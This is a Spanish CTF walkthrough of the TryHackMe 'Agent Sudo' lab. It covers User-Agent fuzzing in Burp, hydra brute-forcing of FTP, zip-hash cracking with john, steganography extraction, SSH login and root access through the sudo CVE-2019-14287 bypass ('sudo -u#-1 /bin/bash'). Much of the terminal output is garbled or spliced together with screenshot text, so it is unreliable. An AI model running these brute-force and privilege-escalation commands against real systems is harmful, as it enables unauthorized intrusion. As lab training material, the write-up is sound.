

# Agente sudo

partiremos escaneando

```
nmap -sS -sV -A -T4 -vv 10.10.158.129
```

Parece que tenemos algunos puertos abiertos ejecutándose en la máquina. Un servidor web se está ejecutando en el puerto 80. Abrámoslo e investiguemos más a fondo.

Dear agents,

Use your own **codename** as user-agent to access the site.

From,  
Agent R

Obtenemos una página HTML que nos dice que los agentes deben usar su propio nombre en clave para user-agent acceder al sitio.

Podemos deducir que R podría ser uno de esos nombres en clave, si seguimos la forma de estos es muy probable que los user agents sean las letras del alfabeto, es decir de la A a la Z

podriamos utilizar burpsuite con fuerza bruta para que reemplace dicha cabecera por un diccionario , existe un dic con las condiciones?

respuesta facil es si , se llama char , para ubicarlo utilizaremos el comando locate char.txt

```
Archivo  Acciones  Editar  Vista  Ayuda
└──(viernez13㉿kali)-[~]
$ locate char.txt
/usr/share/dirb/wordlists/stress/char.txt
/usr/share/seclists/Fuzzing/char.txt
/usr/share/wfuzz/wordlist/stress/char.txt

└──(viernez13㉿kali)-[~]
$ cat /usr/share/dirb/wordlists/stress/char.txt
a
b Sistema de ...
c
d
e
f
g
h
i Carpeta pe...
j
k
l
m
n
o
p
q rockyou.txt
r
s
t
u
v
w
x
y
z
```

la ubicacion de este mismo en kali esta por defecto en : </usr/share/dirb/wordlists/stress/char.txt>  
el problema de esto es que los agentes tienen letra mayuscula siendo el caso del Agente R por lo cual deberemos darle tratamiento al dic para dejarlo en mayusculas

```
Agente sudo Escaneo hallazgos Fuzzing
(viernez13㉿kali)-[~/tryhackme/Agentesudo]
$ cat /usr/share/dirb/wordlists/stress/char.txt | tr a-z A-Z > charm.txt
Fuzzing
```

```
Escaneo hallazgos Fuzzing
(viernez13㉿kali)-[~/tryhackme/Agentesudo]
$ cat charm.txt
j
k
l
m
n
o
p
q    rockyou.txt
r
s
t
u
v
w
x
y
z
```

la ubicacion de este mismo en kali esta por defecto en : </usr/share/dirb/wordlists/stress/char.txt>  
el problema de esto es que los agentes tienen letra mayuscula


```
Agente sudo Escaneo hallazgos Fuzzing
(viernez13㉿kali)-[~/tryhackme/Agentesudo]
$ cat /usr/share/dirb/wordlists/stress/char.txt
Fuzzing
```

```
(viernez13㉿kali)-[~/tryhackme/Agentesudo]
$
```

ya tenemos el diccionario convertido :)

abriremos burpsuite y activaremos el proxy en firefox o el navegador que gusten usar ustedes yo en mi caso personal utilizo firefox y la extencion foxyproxy



lo primero que haremos es intervenir el envio de headers del navegador con burpsuite para programar la fuerza bruta y lograr dar con un Agente valido una vez capturada por burpsuit , lo que haremos es tomar la peticion y enviarla al intruder,

Request to http://10.10.210.96:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex ↻ ⌂ ⌂

```
1 GET / HTTP/1.1
2 Host: 10.10.210.96
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/ Scan image/webp,*/*;q=0.8
5 Accept-Language: es-ES,es;q=0.8
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
12
```

Send to Intruder Ctrl+I  
Send to Repeater Ctrl+R  
Send to Sequencer  
Send to Comparer  
Send to Decoder  
Request in browser >  
Engagement tools [Pro version only] >  
Change request method  
Change body encoding  
Copy URL  
Copy as curl command  
Copy to file  
Paste from file  
Save item  
Don't intercept requests >  
Do intercept >  
Convert selection >  
URL-encode as you type  
Cut Ctrl+X  
Copy Ctrl+C  
Paste Ctrl+V  
Message editor documentation  
Proxy interception documentation

seleccionaremos el peticion del navegador y le daremos al boton add para que sea esto lo que sustituya por las letras del diccionario creado

Choose an attack type Start attack

Attack type: Sniper

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target:  Update Host header to match target

Add \$ Clear \$ Auto \$ Refresh

```
1 GET / HTTP/1.1
2 Host: 10.10.210.96
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.8
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
12
```

nos iremos a la pestaña Payload y luego a load donde cargaremos el diccionario que hemos creado,

The screenshot shows the Burp Suite interface with the 'Payload Sets' tab selected. A red arrow points from the 'Payload Sets' tab to a context menu that is open over the 'Payload Options [Simple list]' section. Another red arrow points from the 'Load...' button in the context menu to the 'Payload Options [Simple list]' section below.

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available.

Payload set: 1 Payload count: 0  
Payload type: Simple list Request count: 0

**Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load... Remove Clear Deduplicate Add Enter a new item Add from list ... [Pro version only]

**Payload Processing**

You can define rules to perform various processing tasks on each payload before it is used.

Add Edit Remove Up Down

luego de seleccionar el dic y darle a aceptar cargara la lista:

The screenshot shows the same Burp Suite interface as above, but the payload list has been populated with items from a dictionary. A red arrow points from the 'Load...' button in the context menu to the list of loaded items.

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available.

Payload set: 1 Payload count: 26  
Payload type: Simple list Request count: 26

**Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load... Remove Clear Deduplicate Add Enter a new item Add from list ... [Pro version only]

R  
S  
T  
U  
V  
W  
X  
Y

le daremos a start attack, aparecera una lista de los intentos y las respuesta

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	409	
1	A	200	<input type="checkbox"/>	<input type="checkbox"/>	409	
2	B	200	<input checked="" type="checkbox"/>	<input type="checkbox"/>	409	
3	C	302	<input type="checkbox"/>	<input type="checkbox"/>	422	
4	D	200	<input type="checkbox"/>	<input type="checkbox"/>	409	
5	E	200	<input type="checkbox"/>	<input type="checkbox"/>	409	
6	F	200	<input type="checkbox"/>	<input type="checkbox"/>	409	
7	G	200	<input type="checkbox"/>	<input type="checkbox"/>	409	
8	H	200	<input type="checkbox"/>	<input type="checkbox"/>	409	
9	I	200	<input type="checkbox"/>	<input type="checkbox"/>	409	
10	J	200	<input type="checkbox"/>	<input type="checkbox"/>	409	
11	K	200	<input type="checkbox"/>	<input type="checkbox"/>	409	
12	L	200	<input type="checkbox"/>	<input type="checkbox"/>	409	
13	M	200	<input type="checkbox"/>	<input type="checkbox"/>	409	
14	N	200	<input type="checkbox"/>	<input type="checkbox"/>	409	
15	O	200	<input type="checkbox"/>	<input type="checkbox"/>	409	
16	P	200	<input type="checkbox"/>	<input type="checkbox"/>	409	
17	Q	200	<input type="checkbox"/>	<input type="checkbox"/>	409	
18	R	200	<input type="checkbox"/>	<input type="checkbox"/>	501	
19	S	200	<input type="checkbox"/>	<input type="checkbox"/>	409	
20	T	200	<input type="checkbox"/>	<input type="checkbox"/>	409	
21	U	200	<input type="checkbox"/>	<input type="checkbox"/>	409	

en este caso el Agente C arroja resultado diferente al igual que el agente R.

17	Q	200	<input checked="" type="checkbox"/>	<input type="checkbox"/>	429
18	R	200	<input type="checkbox"/>	<input type="checkbox"/>	501

Revisaremos ambos agentes:

B

The screenshot shows a NetworkMiner capture window. The top menu bar includes 'Inspector', 'Consola', 'Depurador', 'Red', 'Editor de estilos', 'Rendimiento', 'Memoria', 'Almacenamiento', 'Desactivar caché', and 'Sin limitación'. Below the menu is a toolbar with icons for 'Filtrar las URLs', 'Todos', 'HTML', 'CSS', 'JS', 'XHR', 'Tipografía', 'Imágenes', 'Medios', 'WS', and 'Otras'. A search bar with placeholder 'Filtrar las URLs' is also present. The main pane displays a table of network traffic. The columns are: Estado, M., Dominio, Archivo, Iniciador, Típico, Transfer., Tamaño, Cabezas, Cookies, Solicitud, Respuesta, Tiempos, and Traza de la pila. There are five rows of data:

Estado	M.	Dominio	Archivo	Iniciador	Típico	Transfer.	Tamaño	Cabezas	Cookies	Solicitud	Respuesta	Tiempos	Traza de la pila
OK	G...	10.3...	/	Browsing...	h...	422 B	21	HTML					Sin procesar
OK	G...	10.3...	favicon.ico	Favico...	h...	caches...	37						
OK	G...	10.3...	/	NetBIOS...	N...	477 B	31						

The bottom right corner of the screenshot contains the text: "What are you doing! Are you one of the 25 employees? If not, I'm going to report this incident." with a cursor pointing at the end of the sentence.

Dear agents,

Use your own **codename** as user-agent to access the site.

From,  
Agent R

۶

← → ⌂ 10.10.210.96/agent\_C\_attention.php

Attention chris

Do you still remember our deal? Please tell agent [ ] about the stuff ASAP. Also, change your mod status, password, to weaker.

From:  
Agent R

ya sabemos que agente es el que utilizaremos

atacaremos el Ftp con hydra

```
hydra -l chris -P /usr/share/wordlist/rockyou.txt 10.10.158.129 ftp
```

crystal

ingresamos al ftp

revisamos los archivos

el txt dice

```
$ cat To_agentJ.txt
Dear agent J,
All these alien like photos are fake! Agent R stored the real picture inside your directory. Your login password is somehow stored in the fake picture. It shouldn't be a problem for you.
From,
Agent C
```

que todas las fotos son falsas , la imagen real esta en su directorio , el login se encuentra en la imagen falsa , lo cual no deberia presentar un problema para el,

algo debe tener dentro de los archivos , revisaremos los metadatos

```
(viernez13㉿kali)-[~/tryhackme/Agentesudo]
$ ls
agentesudo.ctb  charm.txt  cute-alien.jpg  cutie.png  _cutie.png.extracted  To_agentJ.txt

(viernez13㉿kali)-[~/tryhackme/Agentesudo]
$ cd _cutie.png.extracted/

(viernez13㉿kali)-[~/tryhackme/Agentesudo/_cutie.png.extracted]
$ ls
365  365.zlib  8702.zip  To_agentR.txt

(viernez13㉿kali)-[~/tryhackme/Agentesudo/_cutie.png.extracted]
$
```

```
$ binwalk -e cutie.png
[...]
(viernez13㉿kali)-[~/tryhackme/Agentesudo/_cutie.png.extracted]
DESCRIPTOR: Archivo de datos de los archivos , revisaremos los metadatos
DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----      -----
0            0x0          PNG image, 528 x/528, 8-bit/color RGB, non-interlaced
869          0x365        Zlib compressed data, best compression
agentesudo.ctb  charm.txt  365.zlib
(viernez13㉿kali)-[~/tryhackme/Agentesudo/_cutie.png.extracted]
WARNING: Extractor.execute failed to run external extractor 'jar xvf "%e": [Errno 2] No such file or directory: 'jar'', 'jar xvf "%e"' might not be installed correctly
34562         0x8702       Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name: To_agentR.txt
34820         0x8804       End of Zip archive, footer length: 22
(viernez13㉿kali)-[~/tryhackme/Agentesudo/_cutie.png.extracted]
```

luego del tratamiento de los datos , se genero una carpeta llamada \_cutie.png.extracted

```
-rw-r--r--  1 Davidr0z  hvbr1d  279312 may 19 18:53 365
-rw-r--r--  1 Davidr0z  hvbr1d   33973 may 19 18:53 365.zlib
-rw-r--r--  1 Davidr0z  hvbr1d    280 may 19 18:53 8702.zip
-rw-r--r--  1 Davidr0z  hvbr1d      0 oct 29  2019 To_agentR.txt
```

los archivos serian estos

To\_agentR.txt

365

365.zlib

8702.zip

el archivo To\_agentR.txt esta vacio ,  
y al descomprimir el archivo  
8702.zip nos damos cuenta que tiene pass

Extraeremos el hash del archivo para luego utilizar john the ripper  
zip2john 8702.zip > hash

```
(viernes13㉿kali)-[~/tryhackme/Agentesudo/_cutie.png.extracted]
$ ls
365 365.zlib 8702.zip To_agentR.txt

(viernes13㉿kali)-[~/tryhackme/Agentesudo/_cutie.png.extracted]
$ ls
365 365.zlib 8702.zip To_agentR.txt

(viernes13㉿kali)-[~/tryhackme/Agentesudo/_cutie.png.extracted]
$ zip2john 8702.zip > hash

(viernes13㉿kali)-[~/tryhackme/Agentesudo/_cutie.png.extracted]
$ ls
365 365.zlib 8702.zip hash To_agentR.txt

(viernes13㉿kali)-[~/tryhackme/Agentesudo/_cutie.png.extracted]
$ cat hash
8702.zip/to_agentR.txt:$zip2$*0*1*0*4673cae714579045*67aa*4e61c4cf3af94e649f827e5964ce575c5f7a239c48fb992c8ea8cbffe51d03755e0ca861a5a3dcbabfa618784b85075f0ef476c6da8261805bd0a4309db38835ad32613e3dc5d7e87c0
f91c0b5e64e4969f382486cb767ae*$./zip2$To_agentR.txt:8702.zip:8702.zip

(viernes13㉿kali)-[~/tryhackme/Agentesudo/_cutie.png.extracted]
```

revisamos que se creara el hash, cat hash  
y si se ha creado

luego de haber conseguido la pass con john the ripper , volvemos a descomprimir

```
(viernes13㉿kali)-[~/tryhackme/Agentesudo/_cutie.png.extracted]
$ 7z x 8702.zip
(viernes13㉿kali)-[~/tryhackme/Agentesudo/_cutie.png.extracted]
$ john hash
7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale-es_CL.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs AMD A10-7860K Radeon R7, 12 Compute Cores 4C+8G (630F81),ASM,AES-NI)
$ ./john --single -i 8702.zip
Scanning the drive for archives: C size is 78 for all loaded hashes
1 file, 280 bytes (1 KiB) run 2 OpenMP threads
$ ./john --single -i 8702.zip
Proceeding with single, rules:Single
Extracting archive: 8702.zip
Press q or Ctrl-C to abort, almost any other key for status
Path = 8702.zip
Almost done: Processing the remaining buffered candidate passwords, if any.
Type = zip
Proceeding with wordlist:/usr/share/john/password.lst
Physical Size = 280
alien (8702.zip/To_agentR.txt)
1g 0:00:00:03 DONE 2/3 (2024-01-28 05:16) 0.2610g/s 11666p/s 11666c/s ilovegod..Peter
Use the "--show" option to display all of the cracked passwords reliably
Would you like to replace the existing file?
Session completed.
Path: ./To_agentR.txt
Size: 0 bytes
Modified: 2019-10-29 09:29:11
With the file from archive:
Path: To_agentR.txt
John hash
Size: 86 bytes (1 KiB)
Modified: 2019-10-29 09:29:11
Session completed.
$ ./john hash
Enter password (will not be echoed):
Almost done: Processing the remaining buffered candidate passwords, if any.
Everything is Ok
Proceeding with wordlist:/usr/share/john/password.lst
alien (8702.zip/To_agentR.txt)
Size: 86
Compressed: 280
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
$ ls
(viernes13㉿kali)-[~/tryhackme/Agentesudo/_cutie.png.extracted]
$ 365 365.zlib 8702.zip hash To_agentR.txt

(viernes13㉿kali)-[~/tryhackme/Agentesudo/_cutie.png.extracted]
$ cat To_agentR.txt
Agent C,
We need to send the picture to 'QXJlYTUx' as soon as possible!
By,
Agent R
```

ahora si podemos leer el archivo de texto  
cat To\_agentR.txt

QXJlYTUx uhmmm que significara esto? hice pruebas y no es usuario , no es clave ,¿estar`a codificado?  
probare con base64

```
[viernez13㉿kali)-[~/tryhackme/Agentesudo]
$ echo 'QXJlYTUx' | base64 -d
Area51
```

probaremos extraer datos con steghide en cutie-alien.jpg

Area51

genero un archivo message.txt

```
(viernez13㉿kali)-[~/tryhackme/Agentesudo]
$ cat message.txt
Hi james,
Glad you find this message. Your login password is hackerrules!
Don't ask me why the password look cheesy, ask agent R who set this password for you.
Your buddy,
chris
```

lo leemos ,

Hola james

tu contraseña para logeos es hackerrules!

usuario james

password hackerrules!

ssh james@10.10.158.129

```
(quiero13㉿kali)-[~/tryhackme/Agentesudo/_cutie.png.extracted] word is hackerrules!
$ ssh james@10.10.158.129
The authenticity of host '10.10.158.129 (10.10.158.129)' can't be established.
ED25519 key fingerprint is SHA256:rt6rNpPo1pGMkl4PRRE7NaQKAHV+UNkS9BfrCy8jVCA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.158.129' (ED25519) to the list of known hosts.
james@10.10.158.129's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information disabled due to load higher than 1.0
password hackerrules!

75 packages can be updated.
33 updates are security updates.

Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)
Last login: Tue Oct 29 14:26:27 2019
james@agent-sudo:~$ ls
Documentation:  https://help.ubuntu.com
Alien_autospy.jpg user_flag.txt  https://landscape.canonical.com
james@agent-sudo:~$ cat user_flag.txt
b03d975e8c92a7c04146cf7a5a313c7
james@agent-sudo:~$ █
```

tenemos acceso por ssh

necesitamos revisar el contenido del img, levantaremos un http server con python

```
python3 -m http.server
```

```
wget http://10.10.158.129:8000/Alien\_autopsy.jpg
```



se hace una busqueda inversa , llegando a la noticia de foxnews que es el incidente del caso roswell falsa autopsia

← → × ⌂ https://www.foxnews.com/science/filmmaker-reveals-how-he-faked-infamous-roswell-alien-autopsy-footage-in-a-london-apartment ⌂ ⌂ ⌂ ⌂ ⌂ ⌂

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

# Filmmaker reveals how he faked infamous 'Roswell alien autopsy' footage in a London apartment

The Sun

Published October 31, 2018 10:32am EDT

f X P T D E



image4.pubmatic.com



LIONS VS 49ERS  
SUNDAY Get FOX



FOX NEWS  
SCITECH

Get a daily look at what's developing in science and technology throughout the world.

Arrives Weekly

Subscribe

comenzamos a revisar si logramos ser root

```
james@agent-sudo:~$ sudo -l
User james may run the following commands on agent-sudo:
[sudo] password for james:
Matching Defaults entries for james on agent-sudo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on agent-sudo:
    (ALL, !root) /bin/bash
james@agent-sudo:~$ [REDACTED] James@agent-sudo:~$ sudo bash
[Tipo de nodo: Texto enriquecido - Fecha de creación: 2024/01/28 - 01:24 - Fecha de modificación: 2024/01/28 - 05:28]
```


!root , uhmmm algo anda extraño

revisaremos haciendo prueba

```
james@agent-sudo:~$ sudo bash
Sorry, user james is not allowed to execute '/bin/bash' as root on agent-sudo.
james@agent-sudo:~$ [REDACTED]
[Tipo de nodo: Texto enriquecido - Fecha de creación: 2024/01/28 - 01:24 - Fecha de modificación: 2024/01/28 - 05:28]
```

version de sudo 1.8.21p2

<https://www.exploit-db.com/exploits/47502>



sudo 1.8.27 - Security Bypass

EDB-ID: 47502	CVE: 2019-14287	Author: MOHIN PARAMASIVAM	Type: LOCAL	Platform: LINUX	Date: 2019-10-15
EDB Verified: ✘		Exploit: <a href="#">Download</a> / <a href="#">{}</a>		Vulnerable App:	

```
# Exploit Title : sudo 1.8.27 - Security Bypass
# Date : 2019-10-15
# Original Author: Joe Vennix
# Exploit Author : Mohin Paramasivam (Shad0wQu35t)
# Version : Sudo <1.8.28
# Tested on Linux
# Credit : Joe Vennix from Apple Information Security found and analyzed the bug
# Fix : The bug is fixed in sudo 1.8.28
# CVE : 2019-14287
```

Copy

CTRL DERECHA

segun esto cualquier usuario puede ejecutar /bin/bash sin ser root , el cve de esta vulnerabilidad es : [CVE2019-14287](#)

```
james@agent-sudo:~$ sudo -u#-1 /bin/bash
root@agent-sudo:~# whoami
root
root@agent-sudo:~# cd /root
root@agent-sudo:/root# ls
root.txt      # Exploit Title : sudo 1.8.27 - Security Bypass
root@agent-sudo:/root# cat root.txt
cat: command not found
root@agent-sudo:/root# cat root.txt: Joe Vennix
To Mr.hacker,      # Exploit Author : Mohin Paramasivam (Shad0wQu35t)
Congratulation on#rooting#this#box. This box was designed for TryHackMe. Tips, always update your machine.
          # Tested on Linux
Your flag is      # Credit : Joe Vennix from Apple Information Security found and analyzed the bug
b53a02f55b57d4439e3341834d70c062      # Fix : The bug is fixed in sudo 1.8.28
By,            # CVE : 2019-14287
DesKel a.k.a Agent R
root@agent-sudo:/root#
```

y con esto hemos terminado la maquina

TryHackMe | Agent Sudo × LinkedIn × sudo 1.8.27 - Security By J × Google Reverse Image Se × Google Lens × Filmmaker reveals how h × tryhackme: agent sudo [v × +

https://tryhackme.com/room/agentsudoctf

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Try Hack Me Dashboard Learn Compete Other Access Machines Go Premium 14 🔥

Agent Sudo You found a secret server lo...

10 10 1110 0101 00

Congratulations

You've completed the room! Share this with your friends:

Twitter Facebook LinkedIn

Leave feedback

Difficulty: Easy

# Escaneo

```
map -sS -sV -A -T4 -vv 10.10.158.129
```

```
└─$ sudo nmap -sS -sV -A -T4 -vv  
10.10.158.129  
[sudo] contraseña para viernes13:  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-28 05:06 -03  
NSE: Loaded 156 scripts for scanning.  
NSE: Script Pre-scanning.  
NSE: Starting runlevel 1 (of 3) scan.  
Initiating NSE at 05:06  
Completed NSE at 05:06, 0.00s elapsed  
NSE: Starting runlevel 2 (of 3) scan.  
Initiating NSE at 05:06  
Completed NSE at 05:06, 0.00s elapsed  
NSE: Starting runlevel 3 (of 3) scan.  
Initiating NSE at 05:06  
Completed NSE at 05:06, 0.00s elapsed  
Initiating Ping Scan at 05:06  
Scanning 10.10.158.129 [4 ports]  
Completed Ping Scan at 05:06, 0.32s elapsed (1 total hosts)  
Initiating Parallel DNS resolution of 1 host. at 05:06  
Completed Parallel DNS resolution of 1 host. at 05:06, 0.00s elapsed  
Initiating SYN Stealth Scan at 05:06  
Scanning 10.10.158.129 [1000 ports]  
Discovered open port 22/tcp on 10.10.158.129  
Discovered open port 21/tcp on 10.10.158.129  
Discovered open port 80/tcp on 10.10.158.129  
Completed SYN Stealth Scan at 05:06, 3.89s elapsed (1000 total ports)  
Initiating Service scan at 05:06  
Scanning 3 services on 10.10.158.129  
Completed Service scan at 05:06, 7.03s elapsed (3 services on 1 host)  
Initiating OS detection (try #1) against 10.10.158.129  
Retrying OS detection (try #2) against 10.10.158.129  
Retrying OS detection (try #3) against 10.10.158.129  
Retrying OS detection (try #4) against 10.10.158.129  
Retrying OS detection (try #5) against 10.10.158.129  
Initiating Traceroute at 05:06  
Completed Traceroute at 05:06, 3.05s elapsed  
Initiating Parallel DNS resolution of 2 hosts. at 05:06  
Completed Parallel DNS resolution of 2 hosts. at 05:06, 0.00s elapsed  
NSE: Script scanning 10.10.158.129.  
NSE: Starting runlevel 1 (of 3) scan.  
Initiating NSE at 05:06  
Completed NSE at 05:06, 11.01s elapsed  
NSE: Starting runlevel 2 (of 3) scan.  
Initiating NSE at 05:06  
Completed NSE at 05:06, 2.32s elapsed  
NSE: Starting runlevel 3 (of 3) scan.  
Initiating NSE at 05:06  
Completed NSE at 05:06, 0.00s elapsed
```

Nmap scan report for 10.10.158.129  
Host is up, received reset ttl 61 (0.34s latency).  
Scanned at 2024-01-28 05:06:09 -03 for 47s  
Not shown: 997 closed tcp ports (reset)  
PORT STATE SERVICE REASON VERSION  
21/tcp open ftp syn-ack ttl 61 vsftpd 3.0.3  
22/tcp open ssh syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
| 2048 ef:1f:5d:04:d4:77:95:06:60:72:ec:f0:58:f2:cc:07 (RSA)  
| ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQC5hdrxDB30lcSGobuBxhwKJ8g+DJcUO5xzoaZP/vJBtWoSf4nWDqaqlJdEF0Vu7Sw7i0R3aHRKGc5mKmjRuhSEtuKKjKdZqzL3xNTI2cltmyKsMgZz+lBmnc3DoulHqlh748nQknD/  
28+RXREsNtQZtd0VmBZcY1TD0U4XJXPiwleilnsbwWA7pg26cAv9B7CcaqvMgldjSTdkT1QNgrx51g4If-xtMIFGeJDh2oJkfPcX6KDcYo6c9W1I+SCSivAQsJ1dXgA2bLFkG/  
wPaJaBgCzb8IOZOfxQjnIqBdUNFQPlwshX/nq26BMhNGKMENXJUpvUTshoJ/rFGgZ9Nj31r  
| 256 5e:02:d1:9a:c4:e7:43:06:62:c1:9e:25:84:8a:e7:ea (ECDSA)  
| ecdsa-sha2-nistp256  
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAlbmlzdHAyNTYAAABBBHdSVnnzMMv6VBLmga/Wpb94C9M2nOXyu36FCwzHtLB4S4lGXa2LzB5jqnAQa0ihI6IDtQUimgvooZCLNI6ob68=  
| 256 2d:00:5c:b9:fd:a8:c8:d8:80:e3:92:4f:8b:4f:18:e2 (ED25519)  
